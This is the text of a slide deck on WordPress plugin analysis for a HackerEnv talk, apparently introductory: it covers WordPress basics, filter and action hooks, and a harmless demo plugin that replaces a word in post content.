



WORDPRESS PLUGINS ANALYSIS

PRESENTED BY HITMANALHARBI

ORGANIZED BY HACKERENV



WHOAMI

About the presenter

H I T M A N A L H A R B I

Mohammed Alharbi AKA HitmanAlharbi

Web developer and web security researcher

Member in OxSaudi, SaudiPwners and echoCTF



<https://twitter.com/hitmanf15>

Please remember one thing

Champions are
brilliant at the basics.

John Wooden

 quote fancy

Let's learn the basics of the WordPress

A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The foreground is a solid black silhouette of a valley or plain.

WHAT IS WORDPRESS?

General information about WordPress

Wordpress is a **free** and **open-source** content management system (**CMS**) written in **PHP** and paired with **MySQL** and **40%** of the web is built on **Wordpress**

40% of the web uses WordPress

Posted by [Matthias Gelbmann](#) on 10 February 2021 in [News](#), [Content Management](#), [WordPress](#)

Summary:

The incredible success story of WordPress continues by reaching another milestone: 2 out of every 5 websites use it now.

When we announced five years ago that [WordPress usage had reached 25%](#), its creator Matt Mullenweg famously answered by writing "[Seventy-Five to go](#)". I found that a quite venturesome statement. After all, we currently monitor 737 other content management systems. It's not like there is a lack of choice for webmasters. There is even no shortage of other impressive success stories, where [Shopify](#) and [Squarespace](#) are just two obvious examples, but there are plenty more.


Yet, WordPress plays in a league of its own. It's not only the usage numbers, also the ecosystem around WordPress is absolutely remarkable. There are more than 58,000 plugins, more than 8,000 themes, and any number of companies and individuals that make a living from creating WordPress sites. There are also a fair number of web hosting providers specialized in WordPress hosting. One of them, of course, is [Automattic](#), the company behind WordPress, and they are not even the biggest one. That honor goes to [WP Engine](#).

Source: [w3techs.com](#)

A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The overall aesthetic is minimalist and modern.

WORDPRESS ARCHITECTURE

Let's look to the WordPress architecture




A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The foreground is a solid dark gray, providing a high-contrast backdrop for the white text.

WHAT IS PLUGIN IN WORDPRESS?


General information about WordPress plugins

A **plugin** is a **collection of PHP scripts** containing a group of functions that can be added to a **WordPress** website and they **can extend functionality** or **add new features** to a **WordPress** website

WHAT IS PLUGIN IN WORDPRESS?



Normal WordPress without plugins and themes




WordPress with some plugins and themes

A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The overall tone is somber and professional.

WHY PLUGINS ANALYSIS?

Why we choose WordPress plugins analysis?

There are **58,253** available plugin right now and most of them are **free** and usually these plugins come from the community **without any support**
Actually the plugins are the weakest doors




Source: wordfence.com



WHAT IS HOOK IN WORDPRESS?

General information about WordPress hooks

WHAT IS HOOK IN WORDPRESS?



HITMANALHARBI

WordPress hooks allow you to manipulate a procedure without modifying any WordPress core files, and the primary purpose of hooks is to automatically run a function or event, this technique can improve the functionality of a theme or plugin.



TYPES OF WORDPRESS HOOKS

What are the types of WordPress hooks

FILTERS

They are **designed** to give you the ability to **modify** a specific content of a **filter hook** at the **runtime**, and they **return the modified content**

HOW TO ADD A FILTER

You can add filters by calling `add_filter()` function

```
add_filter( string $tag, callable $function_to_add, int $priority = 10,  
           int $accepted_args = 1 )
```

FILTER EXAMPLE

`found_posts`

Filters the number of found posts for the query.

ACTIONS

They are designed to give you the ability to execute a custom function when specific action hook or events occur, and they didn't return anything

HOW TO ADD AN ACTION

You can add actions by calling `add_action()` function

```
add_action( string $tag, callable $function_to_add, int $priority = 10,  
           int $accepted_args = 1 )
```

ACTION EXAMPLE

`admin_init`


Fires as an admin screen or script is being initialized.




BUILD A SIMPLE PLUGIN USING HOOKS

How to make a simple WordPress plugin using hooks

We want to **create** a **simple plugin** to replace a **WordPress** word to **Hackereenv** in the **post content**



Name	Date modified	Type	Size
 wp-to-hackerv.php	4/6/2021 11:38 PM	PHP File	1 KB

Let's create a new folder in the `wp-content/plugins` folder with the name we want, and we will create a new PHP file inside this folder with the same name

```
C: > AppServ > www > temp > wp-content > piugins > wp-to-hackerenv > wp-to-hackerenv.php
1  <?php
2  /**
3   * Plugin Name: WordPress to Hackerenv
4   * Description: Change WordPress word to Hackerenv in posts
5   * Version: 1.0
6   * Author: HitmanAlharbi
7   * Author URI: http://twitter.com/hitmanf15
8   **/
9
10 function changeToHackerenv($content) {
11     if(!is_feed() && !is_home()) {
12         $content = str_replace("WordPress", "Hackerenv", $content);
13     }
14     return $content;
15 }
16 add_filter ('the_content', 'changeToHackerenv');
```

We write the plugin's information in the top of file, after that we added a filter hook and link `the_content` with our custom function that will make some text replacements and return the modified content

Browse: [Home](#) / [Reference](#) / [Hooks](#) / [the_content](#)

```
apply_filters( 'the_content', string $content )
```

Filters the post content.

Parameters


\$content

(string) Content of the current post.

We used `the_content` hook because it will filter the post's content




Before activate the **Hackerenv** plugin



Let's go to the **plugins** section in the **admin panel** to **activate** our plugin



Yeaah, **WordPress** word changed to **Hackerenv**



A dark, monochromatic background featuring a silhouette of a mountain range. The mountains are rendered in various shades of gray, creating a sense of depth and texture. The overall tone is dark and atmospheric.

BUILD ANOTHER PLUGIN?

Let's make another WordPress plugin

BUILD ANOTHER PLUGIN?



